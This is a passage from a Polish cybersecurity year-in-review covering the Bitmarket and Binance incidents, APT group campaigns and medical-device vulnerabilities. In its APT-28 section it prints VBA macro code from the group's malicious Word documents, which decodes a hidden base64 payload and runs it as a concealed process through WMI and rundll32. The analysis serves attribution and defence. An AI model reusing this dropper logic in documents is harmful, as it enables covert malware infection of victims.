Wiele do myślenia daje również zawiła sieć powiązanych spółek stojących za Bitmarketem, zarejestrowanych w Estonii, Wielkiej Brytanii i na Seszelach, a także niejasna sytuacja finansowa giełdy przed jej przejęciem przez fundusz IQ Partners w listopadzie 2018 r. Niektóre źródła podają, że już wtedy na kontach Bitmarketu mogło brakować przeszło 22 milionów złotych.[148] Te kwestie, a także powtarzające się sytuacje nieuzasadnionego przetrzymywania dużych wypłat niektórych użytkowników[149], składają się na całościowy obraz platformy, która już od wielu miesięcy borykała się z poważnymi problemami finansowymi i walczyła o przetrwanie na rynku, a wpłaty traderów, nieświadomych złej sytuacji finansowej giełdy, tylko opóźniały moment jej upadku.

144. https://www.gpw.pl/komunikat?geru_id=334547&title=Istotna+informacja
145. https://forum.bitcoin.pl/viewtopic.php?t=13817&start=6600
146. https://bithub.pl/wiadomosci/niezadowoleni-uzytkownicy-bitmarket-komentuja-dzialania-gieldy/
147. https://bithub.pl/artykuly/2300-bitcoinow-bitcurex-historia-upadlej-polskiej-gieldy/
148. https://comparic.pl/nowe-fakty-w-sprawie-bitmarket-pl-marcin-a-w-posiadaniu-250-btc/
149. https://www.parkiet.com/Kryptowaluty/307169937-Dawid-Muszynski-o-upadku-gieldy-kryptowalutowej-Bitmarket.html

Poszkodowani zawiązali grupę na Facebooku w celu uruchomienia wspólnej ścieżki dochodzenia roszczeń na drodze sądowej. Postępowanie jest prowadzone przez Wydział do Walki z Cyberprzestępczością Komendy Wojewódzkiej Policji w Olsztynie pod nadzorem Prokuratury Okręgowej w Suwałkach[150]. Według różnych szacunków na kontach około 1800 aktywnych użytkowników giełdy mogło znajdować się do 2300 Bitcoinów, czyli w przeliczeniu ponad 112 milionów złotych w momencie zawieszenia działalności giełdy.

Atak na giełdę Binance

Czasami problemy dotykają również największych graczy na rynku. Rok 2019 nie był również łaskawy dla jednej z najprężniej rozwijających się platform wymiany kryptowalut – serwisu Binance. Wskutek ataku i przełamania zabezpieczeń giełdy, 7 maja 2019 r. przestępcom udało się wypłacić z jednego z gorących portfeli giełdy przeszło 7000 BTC i to tylko w jednej transakcji. Według właścicieli giełdy wyciekły klucze API użytkowników, klucze 2FA oraz "potencjalnie inne informacje"[151]. Jak się później okazało tymi "potencjalnie innymi informacjami" były poufne dane klientów giełdy[152], w tym zdjęcia selfie użytkowników z dokumentem tożsamości[153]. Binance przyznało w opublikowanym raporcie, że przestępcy wykorzystali szerokie spektrum technik, w tym phishing oraz dystrybucję złośliwego oprogramowania, natomiast sam atak był świetnie zorganizowany i przeprowadzony w odpowiednim momencie. Nie ujawniono szczegółów samego ataku.

Władze giełdy zapewniły jednak, że włamanie nie wpłynie na wysokość sald na kontach użytkowników za sprawą funduszu SAFU (ang. *Secure Asset Fund for Users*), który został założony w lipcu 2018 r. i stanowił poduszkę finansową na wypadek nieprzewidzianych sytuacji, takich jak włamanie z 7 maja. Od tamtej pory 10 proc. z prowizji od transakcji na giełdzie zasilało wspomniany fundusz[154].

Jak bezpiecznie handlować?

Przedstawione przykłady to tylko część problemów, jakie dotknęły stosunkowo młody jeszcze świat kryptowalut. Na każdym rynku (giełda, Forex, giełda kryptowalut), na którym nie będziemy przestrzegać podstawowych zasad bezpieczeństwa, jesteśmy narażeni na utratę środków. Taką zasadą powinno być przede wszystkim ograniczone zaufanie do podmiotu, któremu powierzamy nasze środki. Musimy mieć świadomość, że problemy mogą dotknąć każdą platformę tradingową, zarówno od strony technicznej, jak i kwestii zarządzania stojącym za nią biznesem. Warto weryfikować, jakie osoby są odpowiedzialne za konkretną giełdę, jaką mają historię oraz reputację w świecie krypto. Upadek Bitmarketu był dużym szokiem dla środowiska i wielu nie mogło w to uwierzyć, ponieważ giełda do końca cieszyła się wysokim zaufaniem wśród traderów. Zdecydowanie nie powinniśmy przywiązywać się, z sentymentu lub innych powodów, do jednej, konkretnej platformy (dystrybucja ryzyka). Reputacja giełdy nie może być jedynym powodem, dla którego decydujemy się na korzystanie z danej platformy.

Niezależnie jednak od tego, którą platformę wybierzemy, giełda nigdy nie powinna służyć przechowywaniu naszych środków – to tak, jakbyśmy trzymali nasze pieniądze w czyjejś kieszeni. Kryptowaluty powinniśmy przechowywać w bezpiecznym miejscu, najlepiej w zimnym portfelu (ang. *cold wallet*) i przelewać na giełdę tylko na czas transakcji. Przekonali się o tym m.in. użytkownicy kanadyjskiej giełdy QuadrigaCX. Jej szef, Gerald Rotten, prawdopodobnie zmarł, zabierając do grobu hasło do zimnego portfela przechowywanego na laptopie właściciela giełdy. 115 000 użytkowników giełdy utraciło dostęp do środków o łącznej wartości 147 milionów dolarów zgromadzonych w różnych aktywach[155]. Warto mieć w pamięci takie przypadki powierzając swoje środki konkretnej platformie handlu kryptowalutami.

150. https://pk.gov.pl/aktualnosci/aktualnosci-prokuratury-krajowej/zarzuty-w-sprawie-oszustw-dokonanych-na-gieldzie-kryptowalut/
151. https://www.binance.com/en/support/articles/360028031711
152. https://cointelegraph.com/news/binance-kyc-breach-did-it-happen-and-if-so-whos-to-blame
153. jest to jeden ze sposobów, w jaki niektóre giełdy kryptowalut weryfikują tożsamość i dane użytkowników, w celu potwierdzenia wiarygodności konta.
154. https://www.binance.vision/glossary/secure-asset-fund-for-users
155. https://www.coindesk.com/quadriga-creditor-protection-filing

Działania grup APT

Rosja, Chiny i obszar Azji to najbardziej aktywne miejsca na mapie grup APT. Motywy ich działań są różne, lecz zamykają się w dwóch obszarach – szeroko pojęte szpiegostwo (o motywie geopolitycznym) oraz kradzież środków w postaci kryptowalut lub kart. W 2019 r. zaobserwowaliśmy ciekawą zmianę. Otóż cyberprzestępcy nie przebierają w środkach i są w stanie masowo atakować użytkowników tylko po to, aby uzyskać dostęp do starannie wyselekcjonowanych ofiar.


Operacja ShadowHammer

Początek roku przyniósł badaczom firmy Kaspersky Lab zaskakujące swoją skalą odkrycie. Od połowy 2018 r. nieznana grupa APT (prawdopodobnie WINNTI[156]) dystrybuowała złośliwe poprawki poprzez przejętą infrastrukturę firmy ASUS za pomocą narzędzia ASUS Live Update Utility. Według statystyk wśród użytkowników rozwiązań bezpieczeństwa rosyjskiej firmy było prawie 60000 ofiar. Napastnicy selekcjonowali swoje ofiary po adresach MAC osadzonych w złośliwych plikach. Sumarycznie, w ponad 200 próbkach, analitycy znaleźli około 600 adresów będących celem ataku.

Rys. 96. *Osadzone w kodzie adresy MAC interesujących ofiar (źródło: Kaspersky Lab).*

Do ataku o takiej skali wystarczyło przejęcie serwerów liveupdate01s.asus[.]com, liveupdate01.asus[.]com i dodanie własnego kodu do prawdziwego pliku z aktualizacją. Mimo tego, że pliki są weryfikowane podpisem cyfrowym, przestępcom udało się obejść ten mechanizm w bardzo prosty sposób – pozyskali kopię certyfikatów z sieci ASUS. Po instalacji złośliwej aktualizacji i pobraniu shellcode, komputery łączyły się do domeny asushotfix[.]com. Interesujące jest to, że atak został zauważony na portalu Reddit przez dwóch użytkowników, którzy podzielili się swoimi ustaleniami[157,158].

156. https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf
157. https://www.reddit.com/r/ASUS/comments/8qznaj/asusfourceupdaterexe_is_trying_to_do_some_mystery/
158. https://www.reddit.com/r/ASUS/comments/9jbioq/asus_live_update_343_vulnerability/



Rys. 97. *Zrzut ekranu z próby instalacji fałszywej aktualizacji ASUS (źródło: Reddit).*

Co ciekawe, w ten sam sposób zostały wykorzystane inne podmioty do infekcji użytkowników korzystających z ich usług. Firma Electronics Extreme Company Limited, twórca jednej z najgorzej ocenianych gier na świecie "Infestation: Survivor Stories"[159], straciła kod tej gry wraz z podpisami cyfrowymi, co pozwoliło na modyfikacje oprogramowania przez inne firmy i wstawienie backdoora, który potem był powielany przez kolejne firmy![160].

W tym ataku ofiary otrzymały złośliwe oprogramowanie, którego zadaniem było pobranie i uruchomienie dostarczonego przez C&C kodu. Malware miał szereg zabezpieczeń przed uruchomieniem u niewłaściwej ofiary: układ klawiatury musiał być różny od chińskiego lub rosyjskiego i w systemie nie mógł działać mutex o nazwie Windows-{0753-6681-BD59-8819}.

Rosyjskie APT: Turla, Sofacy (APT-28), Dukes (APT-29)

Rok do roku grupy APT powiązane z kierunkiem rosyjskim wykazują dużą aktywność w obszarach związanych z szeroko rozumianą geopolityką. Operacje są ukierunkowane i nie tak spektakularne jak "ShadowHammer". Bardzo ciekawym aspektem tych grup są narzędzia i techniki wykorzystywane do infekcji ofiar i penetracji sieci. Często są "odnawiane" lub zamieniane na nowe, co znacząco wydłuża potrzebny czas do detekcji i atrybucji poszczególnych kampanii.

Według zespołów obserwujących działania tego typu w długiej perspektywie, Turla dodała w 2019 r. do swojego arsenału narzędzi dropper napisany w .NET Topinambour[161], zakupuje VPS-y o adresach łudząco przypominających adresację sieci lokalnej, a złośliwe oprogramowanie wykorzystywane do ataków działa całkowicie w pamięci, nie pozostawiając swoich plików na dysku ofiary. Grupie tej również przypisuje się autorstwo zaawansowanego narzędzia do manipulacjami certyfikatami TLS oraz oznaczania zaszyfrowanego ruchu sieciowego. Pomijając fakt dodawania nowych certyfikatów ofiarom, cyberprzestępcy zmodyfikowali publicznie dostępny kod przeglądarek Firefox oraz Chrome w celu dodania funkcjonalności do generatorów liczb losowych i podmiany odpowiednich bibliotek na komputerach ofiar[162]. W ten sposób zaszyfrowany ruch sieciowy ofiary jest oznaczany bez manipulacji na poziomie sieci (np. za pomocą ataku Man in the middle).

159. https://en.wikipedia.org/wiki/List_of_video_games_notable_for_negative_reception#The_War_Z_(2012)
160. https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/
161. https://securelist.com/turla-renews-its-arsenal-with-topinambour/91687/
162. https://securelist.com/compfun-successor-reductor/93633/

Mimo wykrycia i oskarżenia dwunastu funkcjonariuszy rosyjskiego wywiadu wojskowego z grupy APT-28 przez rząd USA w 2018 r.[163] nie zmieniło to skali i rodzaju przeprowadzanych operacji w cyberprzestrzeni. Na celowniku szpiegów znalazły się między innymi firmy wydobywcze z Kazachstanu[164], państwa członkowskie NATO[165] i think tanki krytyczne wobec kierunku politycznego obranego przez Rosję[166].

Rys. 98. *Oficerowie wywiadu GRU tworzący APT-28 (źródło: FBI).*

Z racji profilu grupy, nastawionej na infiltrację opartą o geopolitykę, interesująca jest kampania, która odbyła się w przededniu wyborów prezydenckich na Ukrainie. W marcu rozsyłane były wiadomości ze skopiowanym artykułem ze strony Daily Express[167] o kandydacie na fotel prezydenta Wołodymyrze Zełenskim zawierające złośliwe makro pakietu Microsoft Office – jest to jedna z najczęściej używanych metod do infekcji ofiar przez tę grupę. Skrypt zawierał dużo podobieństw z poprzednimi atakami grupy, chociaż globalnie widoczny jest trend odchodzenia od całkowicie własnych narzędzi i sporo modułów dostępnych publicznie np. w serwisie GitHub zostaje inkorporowane w kod cyberprzestępców. W tym ataku APT-28 wykorzystało kod z 2017 r., co pozwoliło z dużym stopniem prawdopodobieństwa ustalić aktora przeprowadzającego kampanię.


```
    Base64Decode = Stream_BinaryToString(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function

Private Function Stream_BinaryToString(Binary)
    Const adTypeText = 2
    Const adTypeBinary = 1
    Dim BinaryStream
    Set BinaryStream = CreateObject("ADODB.Stream")
    BinaryStream.Type = adTypeBinary
    BinaryStream.Open
    BinaryStream.Write Binary
    BinaryStream.Position = 0
    BinaryStream.Type = adTypeText
    BinaryStream.Charset = "us-ascii"
    Stream_BinaryToString = BinaryStream.ReadText
    Set BinaryStream = Nothing
End Function

Private Sub Execute()
    Dim sbin As String

    Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
    Company = Right(Company, Len(Company) - 60)

    sbin = Base64Decode(Company)

    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & "." & "\root" & "\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\" & "." & "\root" & "\cimv2" & ":Win32_" &
    objProcess.Create sbin, Null, objConfig, intProcessID

End Sub
```

```
strComputer = "."

'extract and decode encoded file
xml = ActiveDocument.WordOpenXML
Set xmlParser = CreateObject("Msxml2.DOMDocument")
If Not xmlParser.LoadXML(xml) Then
    Exit Sub
End If
Set currNode = xmlParser.DocumentElement
Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant"
If 2 > selected.Length Then
    Exit Sub
End If
base64 = selected(1).Text
bin = DecodeBase64(base64)

'save decoded file
Path = Environ("APPDATA") + "\" + "user" + ".dat"
FileNum = Freefile
If Dir(Path, vbHidden) <> "" Then
    Exit Sub
End If
Open Path For Binary Access Write As #FileNum
Put #FileNum, 1, bin
Close #FileNum
SetAttr Path, vbHidden

'execute saved file with WMI
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_"
objProcess.Create "run" + "dll" + "32" + ".exe " + Path + ", " + "#1", Null, objConfig,

Sub
```

Rys. 99. *Ponownie użyty kod makra: po lewej stronie dokument z ataku w 2019 r., po prawej z 2017 r. (źródło: blog.yoroi.company).*

163. https://www.justice.gov/file/1080281/download
164. https://meltx0r.github.io/tech/2019/10/24/apt28.html
165. https://www.accenture.com/t20190213T141124Z__w__/us-en/_acnmedia/PDF-94/Accenture-SNAKEMACKEREL-Threat-Campaign-Likely-Targeting-NATO-Members-Defense-and-Military-Outlets.pdf
166. https://www.washingtonpost.com/technology/2019/02/20/microsoft-says-it-has-found-another-russian-operation-targeting-prominent-think-tanks/
167. https://www.express.co.uk/news/world/1092737/ukraine-election-2019-polls-president-Volodymyr-Zelenskiy-russia-threat

APT-29 jest grupą skoncentrowaną na działaniach wymierzonych przeciwko jednostkom rządowym. Bogata lista ofiar obejmuje norweski rząd, holenderskie ministerstwa oraz Pentagon. W 2019 r. firma ESET opublikowała raport o działaniach szpiegowskich ujętych jako "Operation Ghost". Aktywność działań w tej materii datowana jest na początek 2013 r. Podmioty "kwalifikujące" się do ataku to ambasady i ministerstwa spraw zagranicznych państw UE. Szczególnie interesujące jest, że badaczom udało się odkryć cztery nowe rodziny złośliwego oprogramowania, które powstały do wykorzystania w tej operacji: PolyglotDuke, RegDuke, FatDuke i MiniDuke. To pozwala w prosty sposób zwizualizować sobie priorytet i skalę tej operacji. Powzięte techniki, jak wykorzystanie portali Reddit i Twitter jako źródło serwera C&C dla malware, ukrywanie plików złośliwego oprogramowania za pomocą steganografii w plikach graficznych na Dropboxie oraz cztery etapy ataku w pełni wypełniają znamiona do klasyfikacji APT-29 jako jednej z najgroźniejszych grup atakujących instytucje rządowe.



Rys. 100. *Etapy ataku na ofiarę w "Operation Ghost" (źródło: ESET).*

Azjatyckie APT: Lazarus, APT-41, Platinum


Lazarus, północnokoreańska grupa motywowana finansowo, nie zaprzestała operacji w Polsce, lecz tym razem nie atakuje sektora bankowego, tylko osoby związane z obrotem kryptowalutami, rozszerzając portfel złośliwego oprogramowania o trojany działające w systemie Mac OS X. Atakujący tworzyli fałszywe strony podmiotów zajmujących się obrotem kryptowalutami i nakłaniali do instalacji narzędzi traderskich do ich obsługi zawierających backdoory. Według analizy firmy Kaspersky Lab ofiary pochodziły z Wielkiej Brytanii, Polski, Rosji oraz Chin.

Rys. 101. *Fasadowy serwis do handlu kryptowalutami.*

Innym aspektem działalności tej grupy jest uzyskiwanie dostępu do obiektów infrastruktury krytycznej, tak jak w medialnym przypadku ataku na indyjską elektrownię atomową Kudankulam Nuclear Power Plant. Przygotowana przez cyberprzestępców próbka zawierała w sobie nazwy domen i wykorzystywanych kont użytkowników w sieci wewnętrznej, co oznacza, że nie było to pierwsze włamanie do sieci elektrowni i odpowiednie rozeznanie zostało przeprowadzone już wcześniej. Atak nie zaburzył procesów elektrowni, co sugeruje, że celem była kradzież danych lub dalszy rekonesans bądź eskalacja wewnątrz sieci. Interesującą obserwacją z początku roku jest ukierunkowanie ataków na podmioty rosyjskojęzyczne[168].

APT-41 jest chińską grupą, która jest zainteresowana zarówno kradzieżą środków jak i własności intelektualnej z wielu branż: wysokich technologii, gier wideo, medycznej czy motoryzacyjnej. W przypadku kradzieży środków przestępcy nie ograniczają się tylko do kryptowalut. Od Lazarusa odróżnia ich również zainteresowanie towarami uzyskiwanymi za pomocą mikropłatności w grach wideo. Działalność APT-41 idealnie pokrywa się z ogłoszonym w państwie środka planem “Made in China 2025”[169], którego celem jest stymulacja sektorów gospodarki dotyczących wysokich technologii, lotnictwa lub medycyny[170].

168. https://research.checkpoint.com/2019/north-korea-turns-against-russian-targets/
169. https://en.wikipedia.org/wiki/Made_in_China_2025
170. https://content.fireeye.com/apt-41/rpt-apt41/



Rys. 102. *Sektory będące celem ataków grupy APT-41 przez ostatnie 8 lat (źródło: FireEye).*

W obszarze zainteresowania chińskich szpiegów znalazły się dane z testów klinicznych leków, dokumenty o finansowaniu badań nad nimi, informacje podatkowe i informacje o pracownikach zaangażowanych w R&D. Kolejny raz porównując grupę do Lazarusa, w atakach motywowanych finansowo, APT-41 pozyskuje środki bardziej finezyjnie – włamując się do sieci dostawców gier multiplayer i manipulując cenami na wewnętrznych rynkach dóbr cyfrowych obsługiwanych przez mikropłatności.

Działania aktora Platinum są ukierunkowane tylko na kraje azjatyckie (głównie Malezję, Indonezję, Chiny, Singapur, Wietnam), a grupie udawało się przez prawie 9 lat infiltrować sieci bez wykrycia. Celem ataków są głównie ISP, organizacje rządowe i instytucje akademickie. Cechą wyróżniającą napastników są dopracowane techniki ukrywania się: malware sam odinstalowuje się po określonym czasie i usuwa wszelkie artefakty swojej działalności. Sam proces infekcji jest również złożony i wieloetapowy – pozyskane przez Kaspersky Lab próbki potrzebują siedmiu etapów do pobrania właściwego backdoora[171].

Malware podszywa się pod sterowniki, programy narzędziowe lub zabezpieczające, a do wymiany informacji używa grafik z poleceniami ukrytymi za pomocą steganografii. Na ataki przeznaczane są duże środki. Według raportu firmy Microsoft[172], która obserwowała działania tej grupy, atakujący są w stanie wykorzystywać po 2 - 3 exploity na błędy 0-day przeciwko jednej ofierze, co stawia Platinium w czołówce grup APT pod względem technicznym.

171. https://securelist.com/titanium-the-platinum-group-strikes-again/94961/
172. https://blogs.technet.microsoft.com/mmpc/2016/04/26/digging-deep-for-platinum/

Wybrane podatności

W tej części raportu przedstawiamy subiektywny wybór najbardziej znaczących podatności ujawnionych w 2019 r.

Podatności w sprzęcie medycznym

W 2019 r. odkryto kilka groźnych podatności w urządzeniach medycznych różnych producentów. W marcu 2019 r. US-CERT przedstawił raport[173] ujawniający dwie luki w urządzeniach regulujących pracę serca amerykańskiej firmy Medtronic, giganta w obszarze rozwiązań medycznych. Oznaczono je identyfikatorami CVE-2019-6538 oraz CVE-2019-6540, a otrzymały odpowiednio 9.3 oraz 6.5 na 10 punktów w systemie CVSS v3[174], co klasyfikuje je odpowiednio jako podatność krytyczną oraz średniego ryzyka. Luki dotyczyły autorskiego protokołu Conexus służącego do radiowej transmisji danych telemetrycznych w ponad 20 różnych liniach urządzeń Medtronic, w tym w monitorach, programatorach oraz kardiostymulatorach (tzw. pacemakerach).

Rys. 103. *Podatne stymulatory pracy serca (wymienione w raporcie ICS-CERT), działające w klatce piersiowej pacjenta (źródło: http://iotsecuritynews.com/wp-content/uploads/2020/01/heart-defibrillators--Medtronic-770x439_c.jpg)*

Podatność o wyższym poziomie krytyczności, CVE-2019-6538, umożliwia bezprzewodowy odczyt i zapis pamięci urządzenia z "niewielkiej odległości" (nie zdefiniowano precyzyjnie, z jak bliska), czyli np. próbę wgrania własnego firmware'u lub ustawienia nieprawidłowych parametrów pracy urządzenia. Warunkiem koniecznym jest, aby atakowane urządzenie znajdowało się w trybie nasłuchu transmisji radiowej, co zdarza się np. w czasie przeglądu, ale nie jest to jedyna sytuacja, kiedy urządzenie może nasłuchiwać[175]. Niestety protokół Conexus nie wspiera uwierzytelnienia ani weryfikacji uprawnień. Ponadto przesyłanie danych telemetrycznych odbywa się kanałem nieszyfrowanym, z czym związana jest druga z podatności, CVE-2019-6540. Producent zapewnia, że do tej pory nie stwierdzono praktycznego wykorzystania podatności, a ponadto atak wymaga specjalistycznej wiedzy i odpowiednich warunków do jego przeprowadzenia. Do chwili sporządzania raportu nie wydano aktualizacji naprawiających opisywane podatności. US-CERT podał w swoim raporcie kroki prowadzące do ograniczenia ryzyka.

173. https://www.us-cert.gov/ics/advisories/ICSMA-19-080-01
174. https://www.first.org/cvss/
175. https://arstechnica.com/information-technology/2019/03/critical-flaw-lets-hackers-control-lifesaving-devices-implanted-inside-patients/

Nie były to, jak się okazało, jedyne incydenty dotyczące firmy Medtronic. W listopadzie 2019 r. zespół ICS-CERT (wchodzący w skład amerykańskiego CERT-u) poinformował[176] o kolejnym zestawie luk w aparaturze medycznej tego producenta. W urządzeniach Valleylab FT10 oraz Valleylab FX8, przeznaczonych do zabiegów elektrochirurgicznych, znaleziono trzy podatności. Wykorzystanie najbardziej krytycznej ze wspomnianego zestawu podatności (która otrzymała 9.8 punktów w skali CVSSv3) pozwala atakującemu, poprzez podatną wersję narzędzia rssh, na wgranie dowolnego pliku na urządzenie, co umożliwia administracyjny dostęp do wybranych plików urządzenia i zdalne wykonanie na nim kodu z uprawnieniami administratora. Pozostałe podatności są związane z zastosowaniem odwracalnego algorytmu descrypt do liczenia skrótów[177] haseł oraz z hasłami zapisanymi na stałe w systemie urządzenia, co umożliwia odczyt niektórych plików. W tym wypadku Medtronic udostępnił już jednak stosowne poprawki na platformę Valleylab FT10, natomiast dla Valleylab FX8 powinny być one dostępne na początku 2020 r.[178]

Warto przytoczyć jeszcze jeden przykład badania, tym razem dotyczącego sprzętu anestezjologicznego produkowanego przez GE Healthcare[179]. Na początku podatność zidentyfikowaną jako CVE-2019-10966 odkryto w niektórych modelach z serii Aestiva oraz Aespire, jednak później lista została rozszerzona o kolejne serie[180]. Badacze z firmy CyberMDX odkryli w testowanych urządzeniach możliwość nieuprawnionego wyciszania alarmów oraz zmiany ustawień i parametrów pracy aparatury, takich jak data i godzina, skład gazu znieczulającego, a nawet zmianę samego środka znieczulającego i jego ciśnienia. Czynności te można było wykonać zdalnie i bez uwierzytelnienia. Aparatura znieczulająca działa w podłączeniu do sieci TCP/IP, co ma na celu interakcję z innymi urządzeniami w czasie zabiegu, wymianę danych oraz chronologiczne dokumentowanie przebiegu procedury medycznej. W celu przeprowadzenia udanego ataku, napastnik musi znajdować się w tym samym segmencie sieci, co podatny sprzęt i znać protokół komunikacyjny. Mimo że US-CERT nadał tej podatności jedynie 5.3 w systemie CVSS v3, to jednak okoliczności i wpływ, jaki mogłoby mieć wykorzystanie opisywanej luki, nadają jej dużo bardziej krytyczny charakter. Użytkownicy produktów GE 